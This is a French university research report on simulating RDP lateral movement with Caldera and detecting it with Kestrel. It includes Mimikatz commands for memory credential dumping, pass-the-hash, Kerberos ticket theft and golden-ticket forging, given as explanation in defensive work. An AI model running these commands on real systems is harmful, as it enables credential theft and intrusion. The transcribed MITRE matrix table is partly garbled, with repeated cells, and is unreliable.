

Faculté des sciences

Centre de formation en technologies de l'information (CeFTI)

Maîtrise en informatique, cheminement en cybersécurité

Automatisation de la détection de latéralisation avec *Kestrel*

Projet de recherche

Travail effectué par

Vincent CARDILE, 24 036 883

Léon GALL, 22 151 966

Hugo HIMBER, 24 030 834

Quentin NAGEL, 24 024 486

Travail présenté à

Mr. Daniel MIGAULT

Dans le cadre du cours

Réaction aux attaques et analyses des attaques (INF 808)

Groupe 28

Hiver 2025

Table des matières

Sommaire exécutif	2
Introduction	3
1 Contexte	5
1.1 Qu'est-ce que la latéralisation ?	5
1.1.1 Étapes d'une attaque par latéralisation	5
1.1.2 Techniques de latéralisation	5
1.1.3 Détection de la latéralisation	7
1.2 Le protocole RDP	8
1.3 Placement dans la matrice MITRE ATT&CK	8
1.4 Présentation des outils utilisés dans le projet	10
1.4.1 Caldera	10
1.4.2 Kestrel	11
2 État de l'art	12
2.1 Les études sur la latéralisation	12
2.2 Détection des mouvements latéraux par apprentissage automatique	14
2.2.1 Jeux de données pour l'apprentissage automatique	14
2.2.2 Modèles de détection par apprentissage automatique	16
3 Projet	18
3.1 Architecture	18
3.1.1 Infrastructure côté attaquant	18
3.1.2 Infrastructure côté victime	18
3.2 Attaque par latéralisation via RDP	19
3.2.1 Contexte et détails sur l'attaque	19
3.2.2 Réalisation de l'attaque	19
3.2.3 Résultats de l'attaque	22
3.3 Détection des mouvements latéraux avec <i>Kestrel</i>	22
3.3.1 Lecture des journaux Windows	22
3.3.2 Détection des mouvements latéraux via RDP	23
3.3.3 Pour aller plus loin : Automatisation de la détection	27
Conclusion	31

Sommaire exécutif

La latéralisation, ou mouvement latéral, est une technique cruciale dans les cyberattaques, permettant aux attaquants de se déplacer dans un réseau après avoir compromis un point d'entrée initial. Cette méthode est souvent utilisée pour accéder à des systèmes sensibles ou élever les privilèges, rendant sa détection essentielle pour limiter les impacts des attaques. Des exemples notables incluent l'exploitation d'une version malveillante de Zoom et l'attaque de SolarWinds en 2020, où des attaquants ont utilisé des techniques de mouvement latéral pour accéder à des données sensibles.

L'objectif de ce projet est d'automatiser la détection des mouvements latéraux via le protocole RDP (Remote Desktop Protocol) en utilisant l'outil Kestrel. L'accent est mis sur la simulation d'attaques par latéralisation et le développement de méthodes pour identifier ces activités suspectes à partir de l'analyse des journaux Windows et Sysmon.

Pour simuler les attaques, le framework Caldera a été employé, permettant d'orchestrer des attaques réalistes en déployant des agents sur des machines cibles. Un script PowerShell a été développé pour automatiser l'exploitation de RDP, facilitant ainsi la propagation de l'attaque à travers le réseau.

Kestrel, un framework de chasse aux menaces, a été utilisé pour analyser les journaux et détecter des activités suspectes. Les événements clés surveillés incluent les connexions RDP réussies, les reconnections de session, et la création de processus suspects. Des requêtes spécifiques ont été développées pour identifier des comportements anormaux, tels que des connexions en dehors des heures de travail ou des adresses IP non autorisées.

Les résultats montrent que Kestrel est capable de détecter efficacement les mouvements latéraux en analysant les journaux. Des événements spécifiques, comme la création de fichiers suspects ou l'exécution de commandes telles que *tscon.exe*, ont été identifiés comme indicateurs de compromission. L'automatisation de la détection a été explorée via des scripts Python et des *notebooks Jupyter*, permettant une surveillance continue et proactive.

Pour améliorer encore la détection, l'intégration des standards STIX et TAXII pourrait faciliter l'acquisition automatisée de renseignements sur les menaces. De plus, l'usage de l'apprentissage automatique pourrait permettre de repérer des schémas malveillants complexes ou inédits, bien que cela nécessite des ressources et une infrastructure adaptées.

Ce projet démontre l'importance de la détection des mouvements latéraux dans la cybersécurité. En utilisant des outils comme Caldera et Kestrel, il est possible de simuler des attaques et de développer des méthodes efficaces pour identifier et répondre aux activités suspectes. Les perspectives d'automatisation et d'intégration de l'apprentissage automatique offrent des pistes prometteuses pour renforcer la sécurité des réseaux.

Introduction

Le mouvement latéral, ou latéralisation, est une étape cruciale dans le déroulement d'une attaque informatique. En effet, les attaquants ne peuvent souvent pas atteindre leur cible finale directement. Pour y parvenir, ils doivent explorer le réseau interne, collecter des informations et se déplacer d'un système à un autre en compromettant progressivement des machines intermédiaires jusqu'à atteindre leur objectif.

Plusieurs cyberattaques documentées ont démontré l'importance stratégique de la latéralisation. Par exemple, une attaque récente a exploité une version malveillante du logiciel de visioconférence *Zoom* pour déployer en secret le rançongiciel *BlackSuit* [1], [2]. Une fois le logiciel malveillant exécuté, celui-ci téléchargeait la version officielle de *Zoom* pour masquer son activité, tout en récupérant une charge utile malveillante à partir d'un serveur de commande et de contrôle (C2). Cette charge utile, conçue pour maintenir une persistance sur l'hôte infecté, analysait la mémoire pour en extraire des informations d'authentification permettant ensuite d'accéder à d'autres systèmes du réseau, tels que des contrôleurs de domaine ou des serveurs de fichiers. Neuf jours après l'infection initiale, l'attaquant est passé à la phase d'exfiltration des données, en installant un serveur mandataire personnalisé. Il a ensuite utilisé le protocole RDP pour se connecter aux serveurs compromis, tel qu'illustré dans la figure 1, et a pu extraire plus de 900 Mo de données archivées.




FIGURE 1 – Cheminement de l'attaque du *Zoom* malveillant, avec le mouvement latéral effectué – Extraite de [2].

Une autre attaque emblématique illustrant l’usage du mouvement latéral est celle contre SolarWinds en 2020 [3]. Des attaquants, affiliés au groupe APT29 (*Cozy Bear*), ont introduit une porte dérobée dans une mise à jour logicielle de la plateforme *Orion* de SolarWinds, utilisée par de nombreuses agences gouvernementales et entreprises privées. Après avoir activé la porte dérobée, les attaquants ont utilisé diverses techniques de mouvement latéral (vol d’identifiants, exploitation de services à distance, PowerShell, etc.) pour naviguer dans les réseaux compromis, élever leurs privilèges, et accéder aux données sensibles des serveurs critiques.

Ces exemples montrent à quel point il est essentiel de détecter le plus tôt possible les mouvements latéraux dans un réseau. Cette tâche est cependant complexe, car les attaquants s’efforcent d’imiter le comportement d’un utilisateur légitime afin de rester discrets. Il est donc indispensable de mettre en place des solutions de surveillance du réseau et d’analyse comportementale afin d’identifier ces déplacements non autorisés avant qu’ils ne causent des dommages majeurs. Dans le cadre de ce projet de recherche, nous avons donc cherché à simuler de telles attaques, et à automatiser leur détection à l’aide de l’outil *Kestrel*.

Après une mise en contexte et un état de l’art présentant les différentes techniques de latéralisation ainsi que les moyens de s’en prémunir, ce rapport expose nos expérimentations visant à automatiser la détection de déplacements latéraux utilisant le protocole RDP, à partir de l’analyse des journaux via *Kestrel*.

Un dépôt du gestionnaire de version *GitLab* rassemble les différents scripts développés dans le cadre de ce projet. Il est consultable publiquement à l’adresse : <https://git.unistra.fr/lgall/inf808-lateralisation>.

1 Contexte

Débutons notre étude en définissant son contexte. Pour ceci, nous allons d’abord expliquer ce qu’est la latéralisation, puis nous allons présenter le protocole RDP, pour finir en présentant les outils utilisés : *Caldera* et *Kestrel*.

1.1 Qu’est-ce que la latéralisation ?

La latéralisation, aussi appelée mouvement latéral, est une technique utilisée par les attaquants pour se déplacer à l’intérieur du réseau d’une organisation à partir d’un point d’entrée compromis initialement. L’objectif est donc d’étendre le contrôle de l’attaquant dans l’environnement, en se déplaçant d’un hôte à un autre à la recherche de données sensibles (e.g. identifiants, clés cryptographiques, etc.), d’actifs sensibles ou critiques (e.g. LDAP, bases de données, etc.), ou encore de privilèges plus élevés [4], [5], [6].

1.1.1 Étapes d’une attaque par latéralisation

Les étapes d’une attaque par latéralisation sont présentées dans l’article [4]. La première étape consiste en une reconnaissance externe, durant laquelle l’attaquant collecte des informations sur la cible afin d’identifier d’éventuelles vulnérabilités exploitables pour pénétrer le réseau. Cette phase aboutit à l’infection initiale et à la compromission d’un premier système, servant de point d’accès au réseau interne.

Une fois à l’intérieur, l’attaquant procède à une reconnaissance interne afin de cartographier l’infrastructure, identifier les comptes, les systèmes sensibles et les chemins d’élévation de privilèges. Il peut alors entamer la phase de latéralisation, en se déplaçant d’un hôte à l’autre à l’aide de techniques telles que le vol d’identifiants, le détournement de sessions, ou encore l’exploitation de services accessibles à distance.

Enfin, l’attaquant atteint ses objectifs opérationnels, comme le vol de données, le chiffrement de fichiers (dans le cas d’un rançongiciel), ou la destruction de ressources. La chaîne d’attaque se termine souvent par une phase d’effacement des traces visant à éviter la détection postérieure et à maintenir un accès furtif.

1.1.2 Techniques de latéralisation

Pour procéder à des mouvements latéraux, différentes techniques peuvent être employées. Parmi elles, le harponnage interne est particulièrement courant. Le fait que le message provienne d’un expéditeur interne, donc perçu comme légitime ou de confiance, augmente considérablement les chances que les destinataires ouvrent les courriels malveillants ou cliquent sur des liens piégés. L’objectif de cette approche peut être l’installation d’un

malicieux (afin d'obtenir une porte dérobée sur le système ciblé), ou encore le vol des identifiants de la victime, qui permettront ensuite à l'attaquant de se connecter à sa session, par exemple via SSH ou RDP, comme nous le verrons plus loin.

Pour obtenir des identifiants utilisateurs, dans le but de se latéraliser et d'élever ses privilèges, un attaquant peut recourir à différents outils. Le plus répandu est *Mimikatz*¹, un outil de source libre créé par Benjamin DELPY permettant d'extraire des informations sensibles de la mémoire, et de les exploiter directement. Il permet par exemple de trouver des mots de passe, des condensats (i.e. hachages de mots de passe), ou encore des tickets Kerberos, puis de les exploiter via des attaques *Pass-the-Hash* ou *Pass-the-Ticket*.

La technique *Pass-the-Hash* consiste à utiliser le condensat du mot de passe à la place du mot de passe en clair afin de s'authentifier auprès d'un système ou d'un service. Cela est notamment possible avec le protocole NTLM offrant une authentification sous Windows. En effet, à haut niveau, lorsqu'un utilisateur veut s'authentifier, le serveur lui envoie un défi (appelé sel ou *nonce*). L'utilisateur fait alors passer le sel dans une fonction de hachage à dérivation de clé (HMAC), la clé étant le condensat du mot de passe. Le serveur authentifie l'utilisateur en comparant la réponse fournie avec celle attendue. En connaissant le condensat du mot de passe, il est donc possible de réussir le défi et de s'authentifier.

Les commandes *Mimikatz* suivantes permettent de réaliser cette attaque. La première va rechercher dans la mémoire les différents condensats, et la seconde va utiliser un condensat pour s'authentifier sur un domaine.

```
1 sekurlsa::logonpasswords
2 sekurlsa::pth /user:<utilisateur> /domain:<domaine> /ntlm:<hash-ntlm>
  [/run:commande]
```

Le protocole Kerberos est généralement préféré à NTLM pour l'authentification dans les environnements Windows en raison de sa robustesse et de son architecture à base de tickets. La technique *Pass-the-Ticket* est une attaque similaire à celle présentée précédemment, mais adaptée à Kerberos. Elle consiste à intercepter ou extraire de la mémoire un ticket Kerberos valide, puis à le réinjecter dans une autre session afin d'accéder aux ressources réseau, sans avoir besoin de s'authentifier à nouveau. Kerberos repose sur le principe que le ticket est une preuve temporaire d'authentification et limite la durée de vie des tickets (généralement 10 heures) afin de réduire les risques liés à leur compromission. Pour contourner cette protection, un attaquant ayant compromis le contrôleur de domaine peut extraire la clé secrète (KRBTGT) utilisée pour signer les tickets. Il peut alors générer un ticket en or (*golden ticket*), valide pour n'importe quel utilisateur ou groupe, sans limitation de durée.

Les commandes *Mimikatz* suivantes permettent d'exécuter différentes attaques Kerberos. La première liste et exporte tous les tickets Kerberos présents en mémoire. La seconde commande réalise une attaque *Pass-the-Ticket*, en injectant un ticket (.kirbi) précédemment extrait. Enfin, la dernière commande génère un ticket en or, i.e. un faux ticket TGT signé avec le hash NTLM du compte *krbtgt* du domaine (que l'attaquant doit avoir préalablement récupéré).

1. Le projet est disponible à l'adresse <https://github.com/gentilkiwi/mimikatz>.

```
1 sekurlsa::tickets /export
2 kerberos::ptt <ticket.kirbi>
3 kerberos::golden /user:<utilisateur> /domain:<domaine> /sid:<
  SID_domaine> /krbtgt:<hash_NTLM_KRBTGT> /ticket:<ticket.kirbi> [/
  groups:<gid1>,<gid2>] [/id:<rid>]
```

Le détournement de session SSH (*SSH hijack*) est une autre technique d'attaque, qui permet à un attaquant de prendre le contrôle d'une session SSH déjà établie. SSH est un protocole de communication chiffré entre machines distantes, permettant notamment l'administration à distance des systèmes UNIX. Lorsqu'un attaquant compromet une machine sur laquelle une session SSH est active, il peut détourner cette session en cours afin de profiter des droits de l'utilisateur légitime et ainsi se déplacer latéralement au sein du réseau, sans déclencher de nouvelle authentification. Si un attaquant parvient à compromettre une machine sur laquelle une session SSH est active, il peut détourner cette session en cours, permettant alors une latéralisation.

Sans détourner de session SSH, un attaquant ayant obtenu les identifiants d'un autre utilisateur (par une technique présentée précédemment) peut simplement initier une nouvelle connexion SSH vers une machine distante avec ces identifiants, si cette dernière autorise la connexion. D'autres protocoles permettent également la latéralisation dès lors que l'attaquant dispose d'identifiants valides. C'est le cas notamment du protocole RDP (Remote Desktop Protocol), présenté à la section 1.2, que nous avons utilisé dans le cadre de notre projet pour effectuer des déplacements latéraux entre machines.

1.1.3 Détection de la latéralisation

Il est essentiel de détecter les mouvements latéraux le plus tôt possible afin de limiter les impacts d'une attaque. Pour cela, plusieurs mécanismes de surveillance et d'analyse peuvent être mis en place. Un premier axe consiste à surveiller le comportement des utilisateurs. Certains signes peuvent indiquer une compromission ou une tentative de déplacement latéral, tels que des connexions effectuées à des horaires inhabituels, c'est-à-dire en dehors des heures de travail ou à des heures non cohérentes avec les habitudes de l'utilisateur (par exemple, une connexion à 10h alors que l'utilisateur se connecte habituellement à 8h), comme l'indique l'article [7]. De même, des connexions provenant de localisations inattendues peuvent révéler une activité suspecte. Un autre indicateur consiste en la connexion d'un même compte à plusieurs systèmes, ou à des systèmes sur lesquels il ne se connecte habituellement pas, ce qui peut être le signe d'une latéralisation en cours.

Par ailleurs, l'utilisation d'outils d'administration (comme *PowerShell*), ou de protocoles de connexion à distance tels que RDP ou SSH depuis des postes non techniques, constitue également un comportement suspect. L'installation ou l'utilisation d'outils connus pour faciliter les attaques, comme *Mimikatz* ou un agent malveillant, doit être surveillée avec attention. La détection d'un scan de réseau indique également une phase de reconnaissance, souvent réalisée en amont d'un déplacement latéral.

La détection de ces activités repose sur une collecte des journaux d'événements, associée à une surveillance du réseau et des points de terminaison. L'exploitation de ces données via des outils d'analyse et de corrélation, tels qu'un SIEM, permet d'identifier plus rapidement les comportements déviants et de réagir efficacement.

D'autres outils peuvent également être mis en place pour prévenir les mouvements latéraux, tels que les EDR (*Endpoint Detection and Response*), qui surveillent les points de terminaison afin de détecter les comportements suspects et bloquer les attaques. Les IPS (*Intrusion Prevention Systems*) analysent le trafic réseau et bloquent automatiquement les menaces identifiées. Les UEBA (*User and Entity Behavior Analytics*) détectent quant à eux les comportements inhabituels des utilisateurs ou des machines dans le réseau. Enfin, il est important de gérer correctement les identités et les accès (GIA) : limiter les privilèges au strict nécessaire en appliquant l'architecture *Zero trust* et activer l'authentification multifacteur permet d'empêcher les attaquants d'exploiter des comptes compromis pour se déplacer latéralement.

1.2 Le protocole RDP

Le *Remote Desktop Protocol* (RDP) est un protocole de communication développé par Microsoft, permettant à un utilisateur de se connecter à un poste distant et d'en prendre le contrôle comme s'il était physiquement présent devant celui-ci [8]. Il offre une interface graphique complète, transférant à distance l'affichage, les mouvements de la souris, les frappes clavier et, éventuellement, d'autres fonctionnalités comme le presse-papiers, les périphériques USB ou les imprimantes.

RDP est largement utilisé dans les environnements professionnels, notamment dans les infrastructures Windows, pour l'administration des serveurs et l'accès à distance aux postes de travail. Il fonctionne selon un modèle client-serveur et utilise par défaut le port TCP 3389.

Bien que RDP propose des mécanismes de sécurité tels que le chiffrement TLS et l'authentification au niveau du réseau (NLA), il est souvent ciblé par les attaquants, notamment pour effectuer des mouvements latéraux dans le réseau après la compromission d'un compte. Sa popularité en fait une porte d'entrée privilégiée dans de nombreuses attaques, d'où l'importance de restreindre son usage et de surveiller activement les connexions à distance.

1.3 Placement dans la matrice MITRE ATT&CK

La matrice MITRE ATT&CK (*Adversarial Tactics, Techniques, and Common Knowledge*) [9] est un cadre de référence qui répertorie les tactiques, techniques et procédures utilisées par les attaquants pour compromettre les systèmes informatiques. Cette matrice est organisée en plusieurs catégories permettant de classer les activités malveillantes en fonction de leur nature. Ce cadre permet aux organisations de mieux comprendre les attaques et de mettre en place des mesures de défense adaptées aux menaces qui les concernent.

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
10 techniques	8 techniques	10 techniques	14 techniques	20 techniques	14 techniques	44 techniques	17 techniques	32 techniques	9 techniques	17 techniques	18 techniques	9 techniques	14 techniques
Active Scanning (2)	Acquire Access (3)	Content Injection (3)	Cloud Administration Command (3)	Account Manipulation (7)	Abuse Elevation Control Mechanism (2)	Abuse Elevation Control Mechanism (2)	Adversary in-the-Middle (4)	Account Discovery (4)	Exploitation of Remote Services (3)	Adversary in-the-Middle (4)	Application Layer Protocol (3)	Automated Exfiltration (1)	Account Access Removal (1)
Gather Victim Host Information (4)	Acquire Infrastructure (3)	Drive-by Compromise (3)	Command and Scripting Interpreter (11)	BITS Jobs (3)	Access Token Manipulation (3)	Access Token Manipulation (3)	Brute Force (4)	Application Window Discovery (3)	Internal Spearphishing (3)	Archive Collected Data (2)	Communication Through Removable Media (3)	Data Transfer Size Limits (1)	Data Destruction (1)
Gather Victim Identity Information (3)	Compromise Accounts (2)	Exploit Public-Facing Application (3)	Container Administration Command (3)	Boot or Logon Autostart Execution (14)	Account Manipulation (7)	Build Image on Host (3)	Credentials from Password Stores (4)	Browser Information Discovery (3)	Lateral Tool Transfer (3)	Audio Capture (3)	Automated Collection (3)	Exfiltration Over Alternative Protocol (2)	Data Encrypted for Impact (1)
Gather Victim Network Information (4)	Compromise Infrastructure (3)	External Remote Services (3)	Deploy Container (3)	Boot or Logon Initialization Scripts (3)	Boot or Logon Autostart Execution (14)	Debugger Evasion (3)	Exploitation for Credential Access (3)	Cloud Infrastructure Discovery (3)	Remote Service Session Hijacking (2)	Remote Service Session Hijacking (2)	Clipboard Data (3)	Content Injection (3)	Data Manipulation (3)
Gather Victim Org Information (4)	Develop Capabilities (4)	Hardware Additions (3)	Exploitation for Client Execution (3)	Browser Extensions (3)	Boot or Logon Initialization Scripts (3)	Decfuscate/Decode Files or Information (3)	Forced Authentication (3)	Cloud Service Dashboard (3)	Remote Services (3)	Remote Services (3)	Data Encoding (2)	Exfiltration Over C2 Channel (3)	Defacement (2)
Phishing for Information (4)	Establish Accounts (3)	Phishing (4)	Inter-Process Communication (3)	Compromise Host Software Binary (3)	Boot or Logon Initialization Scripts (3)	Direct Volume Access (3)	Forge Web Credentials (2)	Cloud Storage Object Discovery (3)	Replication Through Removable Media (3)	Clipboard Data (3)	Data Obfuscation (3)	Exfiltration Over Other Network Medium (2)	Disk Wipe (2)
Search Closed Sources (2)	Obtain Capabilities (7)	Replication Through Removable Media (3)	Native API (3)	Create Account (2)	Create or Modify System Process (3)	Domain or Tenant Policy Modification (2)	Input Capture (4)	Container and Resource Discovery (3)	Data from Cloud Storage (3)	Data from Cloud Storage (3)	Dynamic Resolution (2)	Exfiltration Over Physical Medium (2)	Endpoint Denial of Service (4)
Search Open Technical Outposts (3)	Stage Capabilities (4)	Supply Chain Compromise (3)	Scheduled Task/Job (3)	Create or Modify System Process (3)	Domain or Tenant Policy Modification (2)	Execution Guardrails (2)	Modify Authentication Process (4)	Debugger Evasion (3)	Data from Configuration Repository (2)	Data from Configuration Repository (2)	Encrypted Channel (2)	Exfiltration Over Web Service (4)	Financial Theft (1)
Search Open Websites/Owned Websites (3)	Trusted Relationship (3)	Serverless Execution (3)	Event Triggered Execution (17)	Event Triggered Execution (17)	Event Triggered Execution (17)	File and Directory Permissions Modification (2)	Multi-Factor Authentication Interception (3)	Device Driver Discovery (3)	Software Deployment Tools (3)	Software Deployment Tools (3)	Failback Channels (3)	Exfiltration Over Web Service (4)	Firmware Corruption (1)
	Valid Accounts (4)	Software Deployment Tools (3)	External Remote Services (3)	External Remote Services (3)	External Remote Services (3)	Hide Artifacts (12)	Multi-Factor Authentication Request Generation (3)	Log Enumeration (3)	Taint Shared Content (3)	Taint Shared Content (3)	Hide Infrastructure (3)	Scheduled Transfer (3)	Network Denial of Service (2)
		System Services (2)	Hijack Execution Flow (13)	Hijack Execution Flow (13)	Hijack Execution Flow (13)	Impersonation (3)	OS Credential Dumping (4)	Network Service Discovery (3)	Data from Local System (3)	Data from Local System (3)	Ingress Tool Transfer (3)	Transfer Data to Cloud Account (3)	Resource Hijacking (4)
		User Execution (3)	Windows Management Instrumentation (3)	Windows Management Instrumentation (3)	Windows Management Instrumentation (3)	Impair Defenses (11)	Network Sniffing (3)	Network Share Discovery (3)	Data from Network Shared Drive (3)	Data from Network Shared Drive (3)	Multi-Stage Channels (3)	Service Stop (3)	System Shutdown/Reboot (3)
		Power Settings (3)	Pre-OS Boot (3)	Pre-OS Boot (3)	Pre-OS Boot (3)	Indicator Removal (13)	OS Credential Dumping (4)	Network Sniffing (3)	Data Staged (2)	Data Staged (2)	Non-Standard Port (3)	Service Stop (3)	System Shutdown/Reboot (3)
		Scheduled Task/Job (3)	Server Software Component (3)	Server Software Component (3)	Server Software Component (3)	Indirect Command Execution (3)	Modify Cloud Compute Infrastructure (3)	Process Discovery (3)	Email Collection (3)	Email Collection (3)	Protocol Tunneling (3)	Service Stop (3)	System Shutdown/Reboot (3)
		Traffic Signaling (2)	Valid Accounts (4)	Valid Accounts (4)	Valid Accounts (4)	Masquerading (13)	Modify Cloud Resource Hierarchy (3)	Query Registry (3)	Input Capture (4)	Input Capture (4)	Proxy (4)	Service Stop (3)	System Shutdown/Reboot (3)
						Process Injection (12)	Modify Registry (3)	Remote System Discovery (3)	Screen Capture (3)	Screen Capture (3)	Remote Access Software (3)	Service Stop (3)	System Shutdown/Reboot (3)
						Reflective Code Loading (3)	Modify System Image (2)	Software Discovery (1)	Video Capture (3)	Video Capture (3)	Traffic Signaling (2)	Service Stop (3)	System Shutdown/Reboot (3)
						Rogue Domain Controller (3)	Network Boundary Bridging (1)	System Information Discovery (3)			Web Service (3)	Service Stop (3)	System Shutdown/Reboot (3)
						Rootkit (3)	Obfuscated Files or Information (14)	System Location Discovery (1)				Service Stop (3)	System Shutdown/Reboot (3)
							Plist File Modification (3)	System Network Configuration Discovery (3)				Service Stop (3)	System Shutdown/Reboot (3)
							Pre-OS Boot (3)	System Network Connections Discovery (3)				Service Stop (3)	System Shutdown/Reboot (3)
							Process Injection (12)	System Owner/User Discovery (3)				Service Stop (3)	System Shutdown/Reboot (3)
							Reflective Code Loading (3)	System Service Discovery (3)				Service Stop (3)	System Shutdown/Reboot (3)
							Rogue Domain Controller (3)	System Timer Discovery (3)				Service Stop (3)	System Shutdown/Reboot (3)
							Rootkit (3)					Service Stop (3)	System Shutdown/Reboot (3)

FIGURE 1.1 – La matrice MITRE ATT&CK [9], avec la tactique "Mouvement Latéral" encadrée en rouge, avec ses 9 techniques.

La figure 1.1 illustre cette matrice. Elle contient 14 tactiques, chacune regroupant entre 8 et 44 techniques, qui peuvent elles-mêmes être subdivisées en sous-techniques. En particulier, la tactique "Mouvement Latéral" (encadrée en rouge sur la figure) contient 9 techniques, qui décrivent différentes méthodes utilisées par un attaquant pour se déplacer d'un système à un autre après l'accès initial. Ce sont ces techniques que nous avons choisi d'approfondir dans le cadre de ce projet.

Plus précisément, dans le contexte de la latéralisation via RDP (Remote Desktop Protocol), les techniques suivantes de la matrice MITRE ATT&CK sont particulièrement pertinentes :

- **Exploitation of Remote Services (T1210)** : Cette technique consiste à exploiter des services distants pour établir un accès initial ou pour se déplacer latéralement dans le réseau. L'utilisation de vulnérabilités dans les services RDP ou associés peut permettre un accès ou une progression sans nécessiter d'identifiants valides au départ.
- **Remote Services : Remote Desktop Protocol (T1021.001)** : Cette sous-technique consiste à exploiter le protocole RDP pour se déplacer latéralement grâce à des identifiants connus. L'usage d'identifiants valides (mais volés) pour se connecter via RDP permet à l'attaquant de masquer sa présence derrière une activité d'apparence légitime.
- **Remote Service Session Hijacking (T1563.002)** : Cette sous-technique consiste à prendre le contrôle d'une session RDP légitime pour se déplacer latéralement dans le réseau, ainsi l'attaquant peut agir sans créer une nouvelle connexion suspecte.

L'étude de ces techniques permet ainsi d'identifier les indicateurs d'activité suspecte à surveiller sur le protocole RDP, tels qu'une réinitialisation de session inattendue ou une connexion anormale depuis un poste non autorisé. Elle met également en évidence les stratégies d'atténuation possibles, comme la segmentation du réseau, la restriction des accès RDP, ou l'activation de l'authentification forte. Tous ces éléments seront discutés plus en détails dans la sous-section 3.3.2. Enfin, cette analyse permet de mieux comprendre les types de menaces concrètes associées, à l'image de certaines campagnes de rançongiciels telles que *WannaCry*.

1.4 Présentation des outils utilisés dans le projet

Dans le cadre de ce projet, deux outils ont été utilisés. L'outil *Caldera* nous a permis de simuler des attaques, tandis que *Kestrel* nous a permis de détecter ces attaques.

1.4.1 Caldera

Caldera est un framework de simulation d'adversaire développé par MITRE, conçu pour automatiser les tests de sécurité en simulant des attaques réalistes contre des infrastructures informatiques. Il permet aux chercheurs en cybersécurité et aux équipes de défense de tester leurs capacités de détection et de réponse face à des attaques réelles, en mettant en œuvre des techniques inspirées des matrices ATT&CK.

Dans le cadre de notre attaque par mouvement latéral via RDP, Caldera joue un rôle central en orchestrant la compromission des machines cibles, comme nous pourrions le voir dans la section 3.2.1. Il fonctionne comme un système de commande et contrôle (C2), dans lequel un attaquant peut déployer et piloter des agents sur les hôtes compromis. L'un de ces agents, sous la forme d'un exécutable malveillant, établit une connexion persistante avec le serveur Caldera une fois exécuté. L'attaquant peut alors envoyer des commandes, exécuter des scripts, et propager l'attaque vers d'autres machines du réseau.

Caldera repose sur un système modulaire d'*abilities* et d'*adversaries*, comme illustré sur la figure 1.2. Une *ability* représente une action spécifique, comme l'exécution d'un script *PowerShell* ou le vol de mots de passe, tandis qu'un *adversary* est un ensemble d'*abilities* regroupées pour simuler le comportement d'un attaquant particulier.

En combinant Caldera avec un script *PowerShell* automatisant l'exploitation de RDP, nous montrerons comment un attaquant pourrait facilement se déplacer latéralement dans un réseau compromis. Ce type de simulation permet aux défenseurs d'identifier les faiblesses de leur environnement, d'ajuster leurs règles de détection, et de renforcer leur posture de sécurité face aux menaces réelles.




FIGURE 1.2 – Caldera

1.4.2 Kestrel

Kestrel est un framework de source libre dédié à la chasse aux menaces (*threat hunting*), initialement développé par IBM. Spécialement conçu pour l'analyse de journaux et la détection d'activités suspectes, il facilite l'analyse et la corrélation de données issues de différentes sources afin d'identifier des indicateurs de compromission (IoC) ou des comportements anormaux.

Son intégration avec le standard STIX (*Structured Threat Information eXpression*) lui permet de se connecter à une grande variété de sources de données, telles que les journaux système ou les flux réseau, et d'effectuer des analyses avancées pour une détection efficace des menaces.

En complément, Kestrel peut être utilisé avec des notebooks ou playbooks *Jupyter*, ainsi qu'avec des scripts Python, ce qui permet de simplifier et d'automatiser les processus de détection et de réponse aux incidents de sécurité.



2 État de l’art

Cette section présente l’état de l’art quant à la recherche sur les mouvements latéraux. Après une présentation d’une revue systématique de la latéralisation, nous détaillerons les approches basées sur l’apprentissage automatique, en nous focalisant sur la détection des mouvements latéraux utilisant le protocole RDP.

2.1 Les études sur la latéralisation

L’article de SMILIOTOPOULOS et al. [10] présente une revue systématique approfondie des approches consacrées à la détection des mouvements latéraux. Constatant l’absence d’une synthèse complète sur ce sujet pourtant central dans les cyberattaques avancées, les auteurs ont rigoureusement analysé un corpus de 53 publications scientifiques parues entre 2015 et 2023. Cette initiative s’inscrit dans un contexte de production scientifique en forte croissance sur la question, comme en témoigne la figure 2.1.

